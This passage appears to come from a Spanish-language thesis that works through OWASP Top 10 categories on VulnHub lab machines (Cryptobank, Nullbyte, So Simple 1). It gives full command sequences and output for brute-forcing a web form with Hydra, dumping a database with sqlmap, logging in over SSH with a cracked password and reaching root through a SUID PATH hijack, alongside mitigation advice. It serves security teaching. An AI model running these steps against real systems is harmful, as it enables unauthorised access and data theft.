python -c 'import pty;pty.spawn("/bin/bash")'
solr@33fa86e6105f:/opt/solr/server$ sudo -
sudo -l
Matching Defaults entries for solr on 33fa86e6105f:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User solr may run the following commands on 33fa86e6105f:
    (ALL) NOPASSWD: ALL
    (ALL : ALL) ALL
solr@33fa86e6105f:/opt/solr/server$ cd /root
cd /root
bash: cd: /root: Permission denied
solr@33fa86e6105f:/opt/solr/server$ sudo su
sudo su
[sudo] password for solr: solr
root@33fa86e6105f:/opt/solr-8.1.1/server# cd /root
cd /root
root@33fa86e6105f:~# ls
ls
flag.txt
root@33fa86e6105f:~# cat flag.txt
cat flag.txt
Good job here our secure cold wallet flag{s4t0sh1n4k4m0t0}
root@33fa86e6105f:~# 

```

Ilustración 52. Usuario root en Cryptobank.

Para cerrar el análisis y resumiendo como se pueden prevenir este tipo de vulnerabilidades, es crucial es asegurar que todas las comunicaciones entre cliente y servidor estén protegidas mediante el uso de protocolos robustos como TLS 1.2 o superior, evitando versiones antiguas o cifrados débiles que puedan ser vulnerables a ataques.

Para mejorar la seguridad criptográfica, se debe garantizar el uso de algoritmos de cifrado modernos y recomendados, como AES-256 para el cifrado de datos sensibles, evitando el uso de algoritmos inseguros como MD5 o SHA-1 para funciones hash. Además, la correcta implementación del almacenamiento de contraseñas mediante técnicas como el hashing, asegurando una cantidad adecuada de iteraciones, ayuda a prevenir ataques de fuerza bruta o de diccionario.

La rotación periódica de claves criptográficas, junto con una gestión eficiente de estas mediante el uso de hardware security modules (HSM), asegura que cualquier brecha en una clave no comprometa la seguridad a largo plazo. También es recomendable adoptar el cifrado de extremo a extremo para proteger los datos en tránsito y reposo, minimizando la exposición de datos sensibles en caso de compromisos en los servidores.

En cuanto a la prevención de fallas criptográficas, es esencial realizar auditorías regulares de las configuraciones criptográficas y ejecutar pruebas de penetración específicas en los mecanismos de cifrado implementados. Estas pruebas deben enfocarse en verificar la correcta protección de datos críticos y la robustez de los algoritmos usados frente a ataques conocidos.

### 5.3.3 Inyección

En la posición tres se encuentra la vulnerabilidad de inyección, esta es otra de las más importantes en la seguridad de aplicaciones web. Este ataque se da cuando una aplicación permite que datos no confiables se inserten en sus sistemas, lo que puede llevar a la ejecución de comandos maliciosos o manipulación de datos. Aunque haya bajado puestos en el ranking, tiene un impacto que se ha de considerar, con ejemplos como la inyección SQL y de comandos del sistema operativo, que pueden acabar en robo de información o control del sistema.

Para esta categoría, se analizará la máquina Nullbyte de la plataforma VulnHub. Se considera relevante para este punto debido a que está diseñada específicamente para enseñar y practicar técnicas de explotación, como la inyección. Esta máquina brinda un entorno controlado donde los usuarios pueden explorar cómo las vulnerabilidades de inyección son explotadas en un contexto realista. Gracias a NullByte, se puede experimentar cómo los atacantes pueden injectar comandos y comprometer sistemas, lo que ayuda a el entendimiento profundo de las fallas de inyección y permite desarrollar estrategias de mitigación más efectivas.

#### 5.3.3.1 Nullbyte

Como ya se ha mencionado previamente, esta máquina para analizar ha sido obtenida de la plataforma de Vulnhub e instalada en el entorno de análisis.

Para iniciar el análisis, es necesario realizar un escaneo de la red, para identificar la dirección IP asignada a la máquina objetivo. Esto se realiza utilizando el comando `netdiscover`, que permite detectar los dispositivos activos en la red interna. Este comando presenta un resultado con las distintas direcciones IP que hay alrededor.

5 Captured ARP Req/Rep packets, from 3 hosts. Total size: 300					
IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.90.2	08:00:27:31:35:83		2	120	PCS Systemtechnik GmbH
192.168.90.3	0a:00:27:00:00:0a		1	60	Unknown vendor
192.168.90.10	08:00:27:c6:a4:52		2	120	PCS Systemtechnik GmbH

Ilustración 53. Ejecución netdiscover en Nullbyte.


Una vez obtenida la IP del objetivo, se procede a escanear los puertos abiertos, así como servicios que puedan estar ejecutándose mediante el uso de `nmap`. Esta vez, se han utilizado atributos ya conocidos por lo que se debería de entender de forma clara que se está ejecutado sobre la línea de comando. La ejecución de este comando es primordial para realizar de manera limpia y ordenada un análisis de lo que se puede encontrar en la máquina a analizar.

```
(alejandro@kali)-[~/Desktop]
$ sudo nmap -sV 192.168.90.10
[sudo] password for alejandro:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-11 07:37 EDT
Nmap scan report for 192.168.90.10 (acc3681703681)
Host is up (0.0012s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind 2-4 (RPC #100000)
777/tcp   open  ssh    OpenSSH 6.7p1 Debian 5 (protocol 2.0)
MAC Address: 08:00:27:C6:A4:52 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.49 seconds
```

Ilustración 54. Ejecución nmap en Nullbyte.

Este escaneo no revela información interesante, pero es útil saber que SSH está disponible en caso de que se encuentren algún tipo de credenciales más adelante. A continuación, se procederá a verificar si el servidor web está ofreciendo algún recurso. Por lo que, para ello, con ayuda del navegador, se procede a comprobar que es posible ver en el servidor de página web.



If you search for the laws of harmony, you will find knowledge.

Ilustración 55. Página web en Nullbyte.

No se encuentra mucha información relevante, por lo que el siguiente paso recomendable sería descargar el archivo gif disponible en el servidor y después continuar leyendo los metadatos del archivo utilizando la herramienta **exiftool**.

El análisis de metadatos puede revelar detalles importantes, como la versión de software utilizada para crear la imagen, datos de ubicación o incluso información oculta que puede dar pistas acerca de algún dato importante así como vulnerabilidades, recursos adicionales, etc.

Es una técnica común que ayuda a extraer información adicional que los desarrolladores u operadores pueden haber dejado inadvertidamente. Para ello, basta con escribir el comando y el nombre del archivo que ha sido descargado, en este caso

en formato gif. En la siguiente ilustración se puede apreciar los tipos de datos que se puede obtener. En los metadatos se encuentra un comentario que puede ser interesante.

```
(alejandro@kali)-[~/Downloads]
$ exiftool main.gif
ExifTool Version Number      : 12.76
File Name                   : main.gif
Directory                   : .
File Size                   : 17 kB
File Modification Date/Time : 2024:08:11 06:54:35-04:00
File Access Date/Time       : 2024:08:11 06:54:35-04:00
File Inode Change Date/Time : 2024:08:11 06:54:36-04:00
File Permissions            : -rw-rw-r--
File Type                   : GIF
File Type Extension         : gif
MIME Type                   : image/gif
GIF Version                : 89a
Image Width                 : 235
Image Height                : 302
Has Color Map               : No
Color Resolution Depth     : 8
Bits Per Pixel              : 1
Background Color            : 0
Comment                     : P-): [kzMb5nVYJw]
Image Size                  : 235x302
Megapixels                  : 0.071
```

Ilustración 56. Ejecución exiftool en Nullbyte.

Si se usa esa cadena de caracteres para acceder como directorio en el servidor de página web, se puede apreciar que aparece una página nueva donde se puede insertar unos valores. Al inspeccionar esta nueva página que ha aparecido, en el código fuente de la página se puede ver como entre comentarios aparece el texto "Este formulario no es para conectarse a mysql, la contraseña no es tan difícil".

The screenshot shows a browser window with a URL bar containing '192.168.90.10/kzMb5nVYJw/'. Below the URL bar is a form with a single input field labeled 'Key:' with a placeholder 'Key:'. A large blue arrow points from the bottom of the 'Key:' input field towards the developer tools sidebar. The sidebar is open in the 'Elements' tab, showing the page's HTML structure. The 'body' element contains a 'center' element with the text: '<!-- this form isn't connected to mysql, password ain't that complex -->'. The developer tools sidebar also displays the CSS styles for the page, including 'margin: 8px' and 'border: 0px' for a specific element.

Ilustración 57. Código fuente en Nullbyte.

Al introducir una clave aleatoria, se recibe la respuesta "clave inválida", lo que indica que el sistema está validando las claves ingresadas.

El siguiente paso sería realizar un ataque de fuerza bruta para descubrir la clave correcta utilizando la herramienta [Hydra](#), como ya ha ocurrido en casos anteriores. Para ello, será necesario mediante el uso de la herramienta [Burpsuite](#), capturar la solicitud que se envía cuando se escribe una clave y se acciona el botón que hay visible en la página.

```
POST /kzMb5nVYJw/index.php HTTP/1.1
Host: 192.168.90.10
Content-Length: 9
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.90.10
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
*q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.90.10/kzMb5nVYJw/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

key=admin
```

Ilustración 58. Utilizando herramienta Burpsuite en Nullbyte.

Una vez que ya se ha obtenido la petición, se puede como es el formato que se utiliza, el cual será de ayuda para ejecutar correctamente la herramienta Hydra. En este caso, el comando utilizado para esta ocasión contiene algunos atributos diferentes que no han sido utilizados hasta ahora.

- `hydra -l "" -P /usr/share/wordlists/rockyou.txt 192.168.90.10 http-post-form "/kzMb5nVYJw/index.php?key=^PASS^:invalid key"`
  - `l`: se especifica el nombre de usuario. En esta ocasión, el campo está vacío ya que no hace falta como se puede ver en la imagen.
  - `P`: la ruta hacia una lista de contraseñas que sirven de diccionario y que ayudarán a la hora de realizar el ataque de fuerza bruta.
  - `http-post-form`: se definen los parámetros para el formulario de un método POST HTTP. Se determina también `^PASS^` para que Hydra pueda reemplazar eso por contraseñas. Se indica "invalid key" para que sea interpretada por Hydra como contraseña no válida.

```
(alejandro@kali)-[~/Desktop]
$ hydra -l "" -P /usr/share/wordlists/rockyou.txt 192.168.90.10 http-post-form "/kzMb5nVYJw/index.php?key=^PASS^:invalid key"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for il
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-11 07:11:17
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task
[DATA] attacking http-post-form://192.168.90.10:80/kzMb5nVYJw/index.php?key=^PASS^:invalid key
[STATUS] 4366.00 tries/min, 4366 tries in 00:01h, 14340033 to do in 54:45h, 16 active
[STATUS] 4468.33 tries/min, 13405 tries in 00:03h, 14330994 to do in 53:28h, 16 active
[80][http-post-form] host: 192.168.90.10 password: elite
```

Ilustración 59. Ejecución Hydra en Nullbyte.

Como resultado de la ejecución de esta herramienta, se obtiene la contraseña "elite". Esto significa que la clave es aceptada por el sistema, lo que permitirá continuar con el siguiente paso del análisis. Una vez se ha accedido con dicha contraseña se puede ver como aparece una nueva página en la cual se puede buscar por nombres de usuarios.




Ilustración 60. Buscar por nombres de usuarios en Nullbyte.

En este paso, se verifica si la aplicación es vulnerable a inyección SQL ingresando ', sin obtener resultados. Al introducir ", se rompe la consulta SQL, mostrando un error. Este comportamiento da a entender que puede haber una vulnerabilidad de inyección SQL, lo que ayuda para poder continuar la investigación.

A su vez, puede derivar en la manipulación de las consultas SQL, exponiendo datos sensibles o comprometiendo el sistema.





Ilustración 61. Búsqueda usando " en Nullbyte.

Continuando con el análisis, se procede a ejecutar la herramienta [sqlmap](#), la cual permitirá extraer los nombres de las bases de datos que se encuentren en el servidor a analizar. Esto ayuda al llevar a cabo una investigación en mayor profundidad sobre el contenido del servidor web además de cómo se estructura. El comando para ejecutar es el mismo al utilizado en ocasiones anteriores pero esta vez se define la url en concreto como se ve a continuación.




```
(alejandro@kali)-[~/Desktop]
$ sqlmap --url "http://192.168.90.10/kzMb5nVYJw/420search.php?usrtosearch=*" --batch --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable laws, regulations, and moral codes when using this program.
[*] starting at 07:21:42 /2024-08-11

custom injection marker ('*) found in option '-u'. Do you want to process it? [Y/n/q] Y
[07:21:42] [WARNING] it seems that you've provided empty parameter value(s) for testing. Please, always use only valid parameter values so sqlmap can work correctly.
[07:21:42] [INFO] testing connection to the target URL
[07:21:42] [INFO] checking if the target is protected by some kind of WAF/IPS
[07:21:42] [INFO] testing if the target URL content is stable
[07:21:43] [INFO] target URL content is stable
[07:21:43] [INFO] testing if URI parameter '#1*' is dynamic
[07:21:43] [INFO] URI parameter '#1*' appears to be dynamic
```

Ilustración 62. Ejecución sqlmap en Nullbyte.

Al terminar la ejecución, se identifican varias bases de datos, donde la que más llama la atención está bajo el nombre de "Seth". Las demás están relacionadas con la gestión y supervisión de estas.



```
[07:21:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 8 (jessie)
web application technology: Apache 2.4.10
back-end DBMS: MySQL >= 5.5
[07:21:53] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] seth
```

Ilustración 63. Bases de datos en Nullbyte.

Con el objetivo de obtener más información de la mencionada, ejecutando la herramienta `sqlmap` de nuevo, pero esta vez se especifica cual es la base de datos de interés. En la siguiente imagen se puede ver el comando utilizado, en el cual todos los atributos presentes han sido explicados ya a lo largo del trabajo.



```
(alejandro@kali)-[~/Desktop]
$ sqlmap --url "http://192.168.90.10/kzMb5nVYJw/420search.php?usrtosearch=*" --batch -D seth --dump-all
```

Ilustración 64. Ejecución sqlmap en Nullbyte.

Una vez ejecutado dicho comando, se puede observar que como resultado aparece un usuario y una contraseña en la tabla "users", pero parece estar encriptada.

```

[07:25:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 8 (jessie)
web application technology: Apache 2.4.10
back-end DBMS: MySQL ≥ 5.5
[07:25:45] [INFO] fetching tables for database: 'seth'
[07:25:45] [INFO] fetching columns for table 'users' in database 'seth'
[07:25:45] [INFO] fetching entries for table 'users' in database 'seth'
Database: seth
Table: users
[2 entries]
+---+-----+-----+
| id | pass           | user   | position |
+---+-----+-----+
| 1  | YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM20DE3MDNiODE | ramses | <blank>  |
| 2  | --not allowed-- | isis    | employee |
+---+-----+-----+

```

Ilustración 65. Tabla users en Nullbyte.

Haciendo uso de una herramienta online para desencriptar hashes, quedaría como usuario "ramses" y la contraseña "omega". Al principio del análisis se ha visto que el puerto 777 se encuentra abierto para realizar conexiones SSH. Por lo que se ejecutara:

- `ssh ramses@192.168.90.10 -p 777`
  - `ramses`: usuario.
  - `p`: puerto al que se quiere acceder.

```

[alejandro@kali:~/Desktop]$ ssh ramses@192.168.90.10 -p 777
The authenticity of host '[192.168.90.10]:777 ([192.168.90.10]:777)' can't be established.
ED25519 key fingerprint is SHA256:qvVlash7TV33eAaRVfTtUXVDL3X94TXIadE0mWw6gQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.90.10]:777' (ED25519) to the list of known hosts.
ramses@192.168.90.10's password:

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright*. In the database, the password can be recovered in a password hashing systems that are not vulnerable to pre-computed attacks.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
Last login: Sun Aug  2 01:38:58 2015 from 192.168.1.109
ramses@NullByte:~$ 

```

Ilustración 66. Ejecución ssh en Nullbyte.

Una vez que ya se tiene al acceso al sistema, lo que se pretende ahora es escalar privilegios hasta llegar a root. Primero se busca identificar archivos que contengan el permiso SUID activado y para ello se ejecuta el comando:

- `find / -type f -perm /4000 2>/dev/null`
  - `/`: en todos los directorios.
  - `Type f`: tipo de fichero.
  - `Perm /4000`: busca archivo que tienan configurado el bit de permiso setuid. El `/` antes de 4000 significa que busca cualquier archivo que tenga dicho bit.

- o 2>/dev/null: redirige los mensajes de error a /dev/null para suprimirlos.

Cuando se ha ejecutado se aprecia un archivo que llama la atención, el cual se denomina procwatch. Esto sugiere que podría ser interesante por lo que puede ser de ayuda para continuar con la investigación.

```
ramses@NullByte:~$ find / -type f -perm /4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dm crypt-get-device
/usr/lib/pt_chown
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/procmail
/usr/bin/at
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/sudo
/usr/sbin/exim4
/var/www/backup/procwatch
/bin/su
/bin/mount
/bin/umount
/sbin/mount.nfs
ramses@NullByte:~$
```

Ilustración 67. Buscando SUID en Nullbyte.

Una vez en la ruta indicada, hay un archivo el cual tiene permiso SUID.

```
ramses@NullByte:/var/www/backup$ ls -la
total 20
drwxrwxrwx 2 root root 4096 Aug 2 2015 .
drwxr-xr-x 4 root root 4096 Aug 2 2015 ..
-rwsr-xr-x 1 root root 4932 Aug 2 2015 procwatch
-rw-r--r-- 1 root root 28 Aug 2 2015 readme.txt
ramses@NullByte:/var/www/backup$ ./procwatch
PID TTY      TIME CMD
1532 pts/0    00:00:00 procwatch
1533 pts/0    00:00:00 sh
1534 pts/0    00:00:00 ps
ramses@NullByte:/var/www/backup$
```

Ilustración 68. Archivo procwatch en Nullbyte.

Cuando se intenta ejecutar dicho fichero se puede ver que intenta ejecutar el comando ps, para lo cual busca en la variable PATH. Cuando un programa necesita ejecutar otro comando o binario, el sistema operativo busca ese comando en los directorios listados en la variable de entorno \$PATH. Esta variable contiene una lista de rutas que se revisan secuencialmente para encontrar el binario ejecutable solicitado.

Por lo que, se copia el archivo de shell sh que se encuentra en el directorio "/bin" al directorio "/tmp". Este archivo es renombrado como ps. El propósito de este paso es crear un archivo malicioso que simule ser el comando ps, pero que, en lugar de listar procesos, proporcione acceso a una shell con privilegios elevados.

La variable \$PATH define las rutas en las que el sistema busca los archivos ejecutables. Al colocar el directorio "/tmp" al inicio de \$PATH, se asegura que cuando procwatch intente ejecutar ps, buscará primero en "/tmp" antes de buscar en los directorios predeterminados del sistema.

Para modificar dicha variable es necesario ejecutar el comando:

- o `export PATH=/tmp:$PATH`

Una vez que procwatch se ejecuta, buscará y ejecutará el archivo ps en "/tmp", en lugar de utilizar el verdadero comando ps del sistema. Dado que el archivo ps en "/tmp" es una copia del shell sh, esto resulta en la apertura de una shell con privilegios de root, permitiendo el control total del sistema. En la siguiente imagen se encuentra resumidamente todos los comandos ejecutados paso a paso hasta llegar a root.

```
ramses@NullByte:/tmp$ cd /var/www/backup/
ramses@NullByte:/var/www/backup$ echo $PATH
/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
ramses@NullByte:/var/www/backup$ cp /bin/sh /tmp/ps
ramses@NullByte:/var/www/backup$ export PATH=/tmp:$PATH
ramses@NullByte:/var/www/backup$ echo $PATH
/tmp:/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
ramses@NullByte:/var/www/backup$ ./procwatch 83681
# id
uid=1002(ramses) gid=1002(ramses) euid=0(root) groups=1002(ramses)
# whoami
root
# cd /root
# ls -l
total 4
-rw-r--r-- 1 root root 1170 Aug  2  2015 proof.txt
# cat proof.txt
adf11c7a9e6523e630aaf3b9b7acb51d

It seems that you have pwned the box, congrats.
Now you done that I wanna talk with you. Write a walk & mail at sha1, sha224, sha256, sha384, sha512, md5, md4, ripemd160, blake2b, blake2s, blake2b256, blake2s256, blake2b512, blake2s512, xly0n@sigaint.org attach the walk and proof.txt
If sigaint.org is down you may mail at nbsly0n@gmail.com
```

Ilustración 69. Root en Nullbyte.

En la máquina Nullbyte de VulnHub, se identificó una vulnerabilidad de inyección SQL que resalta los peligros de no validar adecuadamente las entradas del usuario. Esta falla se encontraba en los puntos de interacción donde se permitía que un atacante manipulase las consultas a la base de datos, comprometiendo la seguridad del sistema al no filtrar las entradas de manera efectiva.

Para mitigar este tipo de vulnerabilidad, es crucial aplicar buenas prácticas de seguridad. La validación estricta de entradas es el primer paso, asegurando que solo se procesen datos legítimos. Implementar consultas preparadas o procedimientos almacenados ayuda a separar los datos de los comandos SQL, evitando que los

atacantes puedan modificar las consultas de forma maliciosa. Además, se debe aplicar el principio de privilegios mínimos en las bases de datos, de modo que incluso si ocurre una inyección, los permisos limitados impidan un daño mayor.

Como parte de las buenas prácticas, se recomienda realizar auditorías de seguridad y llevar a cabo pruebas de penetración regulares. Herramientas como [sqlmap](#) pueden ser utilizadas para identificar y analizar posibles inyecciones de manera automatizada. Asimismo, es fundamental implementar un sistema de monitoreo y registro que permita detectar actividades sospechosas relacionadas con la base de datos en tiempo real.

Con estas medidas preventivas, se logra reducir significativamente el riesgo de que ocurran vulnerabilidades de inyección SQL y se protege mejor la integridad de las aplicaciones y la información que manejan.

### 5.3.4 Diseño inseguro

El Diseño Inseguro es una de las incorporaciones más relevantes del Top 10 OWASP 2021, subrayando la importancia de integrar la seguridad desde las primeras fases del desarrollo de sistemas y aplicaciones. A diferencia de las vulnerabilidades que aparecen durante la implementación, esta categoría se enfoca en los errores que surgen en la etapa de diseño, donde las decisiones arquitectónicas y estructurales no contemplan medidas adecuadas para proteger la información y los recursos críticos.

Un diseño sin un enfoque de seguridad incrementa significativamente la superficie de ataque y facilita que actores malintencionados exploten debilidades que podrían haberse prevenido desde el inicio.

La naturaleza de este problema implica que, aunque una aplicación se implemente correctamente, si no se ha diseñado con seguridad en mente, los controles esenciales para protegerla simplemente no estarán presentes. Esto abre la puerta a ataques como la manipulación de datos sensibles, la fuga de información confidencial, o incluso el acceso no autorizado a diferentes partes del sistema. Además, un diseño inseguro puede facilitar otras vulnerabilidades críticas que habrían sido mitigadas con una arquitectura más sólida. Este tipo de fallos es difícil de corregir a posteriori, ya que, en muchos casos, requiere una reestructuración completa de la aplicación, lo que los convierte en especialmente peligrosos y costosos de remediar en fases avanzadas de desarrollo o producción.

Para profundizar en esta categoría, se analizará la máquina So Simple de la plataforma VulnHub. En un entorno controlado, los usuarios pueden observar cómo un diseño deficiente facilita la explotación de la seguridad de un sistema, lo que permite identificar fallos en las primeras etapas del desarrollo. A través de So Simple, se pueden simular estos escenarios y desarrollar estrategias más robustas para prevenir vulnerabilidades.

### 5.3.4.1 So simple 1

Como bien se ha mencionado previamente, para esta categoría se pretende analizar la máquina So Simple 1, obtenida de la plataforma Vulnhub e instalada en el entorno de análisis.

Se comenzará de la misma manera que se ha ido llevando a cabo en previos análisis. En primer lugar, se ejecutará la herramienta [netdiscover](#) para luego continuar con nmap.

Currently scanning: 192.168.249.0/16   Screen View: Unique Hosts					
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180					
IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.90.2	08:00:27:0b:dd:5d		1	60	PCS Systemtechnik GmbH
192.168.90.3	0a:00:27:00:00:09		1	60	Unknown vendor
192.168.90.12	08:00:27:e4:47:d6		1	60	PCS Systemtechnik GmbH

Ilustración 70. Ejecución netdiscover en So Simple 1

```
(alejandro@kali)-[~]
$ nmap -sV 192.168.90.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-16 11:35 EDT
Nmap scan report for 192.168.90.12
Host is up (0.0014s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http   Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.17 seconds
```

Ilustración 71. Ejecución nmap en So Simple 1.

Como se puede ver en la imagen previa, hay un servidor web por lo que se decide investigar para continuar con el análisis. Desafortunadamente, en la página web no se puede obtener ningún dato importante, ni siquiera en el código fuente de la página como se ve en la siguiente ilustración.

Como no se puede conseguir mucho a través de la información que brinda la página, así como el código fuente de la misma, se decide por utilizar la herramienta [dirb](#), donde ya ha sido usada previamente en casos anteriores. Esta realizará ataque de fuerza bruta con el fin de enumerar directorios y archivos ocultos en el servidor web.

